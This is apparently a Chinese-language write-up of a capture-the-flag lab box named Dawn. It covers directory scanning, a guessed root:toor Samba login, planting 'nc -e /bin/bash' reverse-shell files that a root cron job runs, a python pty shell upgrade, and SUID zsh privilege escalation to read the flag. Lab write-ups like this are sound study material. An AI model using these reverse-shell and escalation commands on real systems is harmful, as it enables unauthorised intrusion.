In case you are suffering from any kind of inconvenience with your device provided by the corporation please contact with IT support as soon as possible, however, if you are not affiliated by any means with "Non-Existent Corporation and Associates" (NECA) **LEAVE THIS SITE RIGHT NOW.**

Things we need to implement:


- Install camera feeds.
- Update our personal.
- Install a control panel.

- 扫扫目录看看



```
root@kali:~# cd dirsearch/
root@kali:~/dirsearch# python3 dirsearch.py -u http://192.168.91.150/

                     v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /root/dirsearch/reports/192.168.91.150/_21-10-22_14-59-19.txt

Error Log: /root/dirsearch/logs/errors-21-10-22_14-59-19.log

Target: http://192.168.91.150/

[14:59:19] Starting:
[14:59:20] 403 -  300B  - /.ht_wsr.txt
[14:59:20] 403 -  303B  - /.htaccess.bak1
[14:59:20] 403 -  303B  - /.htaccess.orig
[14:59:20] 403 -  305B  - /.htaccess.sample
[14:59:20] 403 -  304B  - /.htaccess_extra
[14:59:20] 403 -  303B  - /.htaccess_orig
[14:59:20] 403 -  303B  - /.htaccess.save
[14:59:20] 403 -  301B  - /.htaccessOLD
[14:59:20] 403 -  301B  - /.htaccess_sc
[14:59:20] 403 -  301B  - /.htaccessBAK
[14:59:20] 403 -  302B  - /.htaccessOLD2
[14:59:20] 403 -  294B  - /.html
[14:59:20] 403 -  293B  - /.htm
[14:59:20] 403 -  299B  - /.htpasswds
[14:59:20] 403 -  300B  - /.httr-oauth
[14:59:20] 403 -  303B  - /.htpasswd_test
[14:59:20] 403 -  293B  - /.php
[14:59:31] 200 -  791B  - /index.html
[14:59:32] 301 -  315B  - /logs  →  http://192.168.91.150/logs/
[14:59:32] 200 -    2KB - /logs/
[14:59:32] 403 -  303B  - /logs/error.log
[14:59:34] 403 -  302B  - /server-status
[14:59:34] 403 -  303B  - /server-status/

Task Completed
root@kali:~/dirsearch# 
```

- 挨个打开
- http://192.168.91.150/logs/



Index of /logs


Name	Last modified	Size	Description
Parent Directory		-	
auth.log	2019-08-01 22:38	90K	
daemon.log	2019-08-01 22:15	125K	
error.log	2019-08-01 22:15	17K	
management.log	2021-10-22 03:00	39K	

Apache/2.4.38 (Debian) Server at 192.168.91.150 Port 80

- http://192.168.91.150/logs/management.log 是一些操作的日志吧
- 另外三个 log 文件无权限打开。
- 80 端口一个静态界面，除了上面的 log 文件，没有可用信息。
- namp 扫到了开放了 Samab服务：

Samba是在Linux和UNIX系统上实现SMB协议的一个免费软件，由服务器及客户端程序构成。SMB（Server Messages Block，信息服务块）是一种在局域网上共享文件和打印机的一种通信协议，它为局域网内的不同计算机之间提供文件及打印机等资源的共享服务。SMB协议是客户机/服务器型协议，客户机通过该协议可以访问服务器上的共享文件系统、打印机及其他资源。通过设置“NetBIOS over TCP/IP”使得Samba不但能与局域网络主机分享资源，还能与全世界的电脑分享资源。（来自百度百科）

- 可以用 windows / Linux 连接这个服务
- Windows 下：win + r 输入 \\192.168.91.150




Windows 将根据你所输入的名称，为你打开相应的程序、文件夹、文档或 Internet 资源。


打开(O): \\192.168.91.150

使用管理权限创建此任务。

- 然后弹出账号密码，盲猜 root:toor 居然成功了。




- linux:(具体使用方法百度，反正我也是百度的。)




```
root@kali:~# smbclient -L //192.168.91.150
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        ITDEPT          Disk      PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEAD
IATELY.
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
SMB1 disabled -- no workgroup available
```

- 进入发现一个共享文件夹。 itdept ,试试上传文件。
- 然后注意到了 前面的日志文件中有如下信息：




```
2021/10/22 03:11:01   [31;1mCMD: UID=0    PID=1277   | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=0    PID=1276   | /bin/sh -c /home/ganimedes/phobos   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=0    PID=1275   | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=0    PID=1274   | /usr/sbin/CRON -f   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=0    PID=1273   | /usr/sbin/CRON -f   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=0    PID=1272   | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=0    PID=1271   | /bin/sh -c /home/ganimedes/phobos   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=0    PID=1270   | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=33   PID=1279   | /bin/sh -c /home/dawn/ITDEPT/web-control   [0m
2021/10/22 03:11:01   [31;1mCMD: UID=1000 PID=1278   | /bin/sh -c /home/dawn/ITDEPT/product-control   [0m
```

- 可以看到，将 itdept 文件夹中有两个文件且赋予了777权限。product-control， web-control
- 尝试 写两个 nc shell 反弹 且 名称为 上面连个文件:




```
echo "nc -e /bin/bash 192.168.91.128 1234" > product-control
echo "nc -e /bin/bash 192.168.91.128 1234" > web-control
```

- 可以 windows/liinux上传
- 将kali中生成的两个 shell反弹，复制到 windows中然后上传。
- 在kali中上传:
- **smbclient //192.168.91.150/ITDEPT -U root**




```
root@kali:~# smbclient //192.168.91.150/ITDEPT -U root
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

- 然后上传那两个文件。
- 先在 kali中监听: nc -lvnp 1234
- put product-control
- put web-control




```
root@kali:~# smbclient //192.168.91.150/ITDEPT -U root
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put product-control
putting file product-control as \product-control (5.9 kb/s) (average 5.9 kb/s)
smb: \> put web-control
putting file web-control as \web-control (4.4 kb/s) (average 5.0 kb/s)
smb: \>
```

- 上传成功
- 监听到了:




```
root@kali:/# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.150] 44958
id
uid=1000(dawn) gid=1000(dawn) groups=1000(dawn),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(blue
tooth),115(lpadmin),116(scanner)
```

- 可以发现是 dawn 用户。本来是在 windows 中上传的 但是i得到到了确实 www-data用户，所以我后来又改为了 在kali中上传了。
- 输入: **python3 -c "import pty;pty.spawn('/bin/bash')"** 改为 标准的 shell
- **sudo -l** 查看 此用户拥有的权限:




```
dawn@dawn:~$ sudo -l
sudo -l
Matching Defaults entries for dawn on dawn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dawn may run the following commands on dawn:
    (root) NOPASSWD: /usr/bin/mysql
dawn@dawn:~$
```


- **/usr/bin/mysql** 直接运行是不行的



```
dawn@dawn:/$ /usr/bin/mysql
/usr/bin/mysql
ERROR 1045 (28000): Access denied for user 'dawn'@'localhost' (using password: NO)
dawn@dawn:/$
```


- 大致意思是说，登陆MySQL 失败，dawn 这个用户肯登陆不了。
- 而且我们现在也没有数据库的账号密码。
- 百度了以下大佬的方法，利用 SUID提权，（第一次听说这个玩意儿）
- 简谈SUID提权 - FreeBuf网络安全行业门户

- 这个方法也就是说某个文件具有： `-rwsr-xr-x 1` 注意 s 。 长这样个玩意儿，运行这个文件，它就能提取
- find / -perm -u=s -type f 2>/dev/null
- **/usr/bin/zsh**
- **id**



```
dawn@dawn:/$ /usr/bin/zsh
/usr/bin/zsh
dawn#

dawn# id
id
uid=1000(dawn) gid=1000(dawn) euid=0(root) groups=1000(dawn),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner)
dawn# ls
```

- euid-0(root)
- 找 flag



```
dawn# cd root
cd root
dawn# ls
ls
flag.txt  pspy64
dawn# cat flag.txt
cat flag.txt
Hello! whitecr0wz here. I would like to congratulate and thank you for finishing the ctf, however, there is another way of getting a shell(very similar though). Also, 4 other methods are available for rooting this box!

flag{3a3e52f0a6af0d6e36d7c1ced3a9fd59}

dawn# █
```

- Hello! whitecr0wz here. I would like to congratulate and thank you for finishing the ctf, however, there is another way of getting a shell(very similar though). Also, 4 other methods are available for rooting this box!
- 它说还有 4 中方法。md.